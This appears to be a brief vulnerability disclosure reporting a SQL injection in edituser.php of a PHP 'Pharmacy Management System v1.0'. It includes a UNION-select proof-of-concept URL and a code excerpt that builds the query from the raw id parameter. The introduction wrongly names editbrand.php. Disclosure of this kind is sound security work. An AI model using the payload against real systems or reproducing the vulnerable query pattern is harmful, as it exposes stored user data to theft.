



Join Yuque for a better reading experience

[Log In](#) to Yuque to collect this article or follow the author for updates

Join now




Pharmacy Management System v1.0 SQL Injection in edituser.php

Introduction

There is a SQL Injection in editbrand.php in Pharmacy Management System v1.0.

I put all the php files to the web root path, so I use /edituser.php, or it can also be placed at /dawapharma/dawapharma/edituser.php etc.

POC



the "10.3.34-MariaDB-0+deb10u1" is the database version I use, so it is a SQL injection that can echo the content.

POC:

```
1 /edituser.php?id=-1%27%20union%20select%201,version(),3,4;--+
```

Vulnerability Analysis

in the edituser.php, the logic as follows:

```
dawapharma > dawapharma > edituser.php

1 <?php include('./constant/layout/head.php');?>
2 <?php include('./constant/layout/header.php');?>
3
4 <?php include('./constant/layout/sidebar.php');?>
5 <!-- Author Name: Mayuri K.
6 for any PHP, Codeignitor, Laravel OR Python work contact me at mayu
7 Visit website : www.mayurik.com -->
8
9 <?php include('./constant/connect.php');
10
11
12
13 $sql="SELECT * from users where user_id='".$$_GET['id']."'";
14 $result=$connect->query($sql)->fetch_assoc(); ?>
15
```

the wabpage use the id parameter as part of sql statement directly.

9db716337094.png&title=Pharmacy%20Management%20System%20v1.0%20SQL%20Injection%20in%20edituser.php